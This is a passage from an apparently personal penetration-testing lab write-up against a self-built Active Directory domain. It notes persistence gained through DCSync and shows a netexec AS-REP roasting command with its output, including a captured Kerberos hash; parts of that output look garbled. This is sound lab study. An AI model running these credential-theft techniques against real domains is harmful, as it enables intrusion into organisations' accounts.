
And now im in ( i actually didnt know that this DCSync vulnerability was this powerful when i was setting up the lab so used the same user for the password in description

vuln but i will continue to try to exploit the other gaps that i set up in this lab so lets pretend im not there yet )

=>Persistent access possible even after:

- Password resets
- Account deletions

### second find : (in analysis we checked Find AS-REP Roastable Users (DontReqPreAuth))



We found this account called `lab_asrep` and we will try to asrep roast it with netexec

```
(ruebee㉿kali)-[~]
└─$ nxc ldap 192.168.56.10 -u lab_asrep -p '' --asreproast output.txt
[+] LDAP 192.168.56.10 389 DC Option1 (B) [*] Windows Server 2022 Build 20348 (name:DC) (domain:root.lab) (signing:None) (channel binding:No TLS cert)
[+] LDAP 192.168.56.10 389 DC On the DC (by default) $Krb5asrep$23$lab_asrep@ROOT.LAB:a93ac99bf52a51a2c2ddc77fb233bf31$d2639dd0d08c2af87e04512d6a79213903851666c81b9bb625b3077e13befdd89f62d882203c13f75161d3f611c34657b250b0a9e13c185cf7e0a4f628922bc601c931092d91cd5ab34c746047841822cff5e3bf98692f0006aefc90abfc1fb992beea78e3fd0fcc49baaa48f9e44876e8f0d534cf7f8eaad267d1846aa45d6b5ad4277e213436341990ecbe6a2013c5cd0028185fde0a17b376e5621d07b697ec423e414f598a218b94559926a852539d8f9675ac86b6d31aba39a798c253d01e3bfff4fcfb5af8ee36a00a3b273a5e8c0e91a069e69`bf7c3f231d00e455c732f1fa35
[+] net user lab_asrep NewPass123! /domain
[+] (ruebee㉿kali)-[~]
```

=>We got the hash !

Although the account `lab_asrep` was vulnerable to AS-REP roasting due to disabled Kerberos pre-authentication, the associated password resisted offline cracking attempts, suggesting adequate password strength. This highlights that AS-REP roasting does not always lead to immediate credential disclosure but still exposes material for offline attack.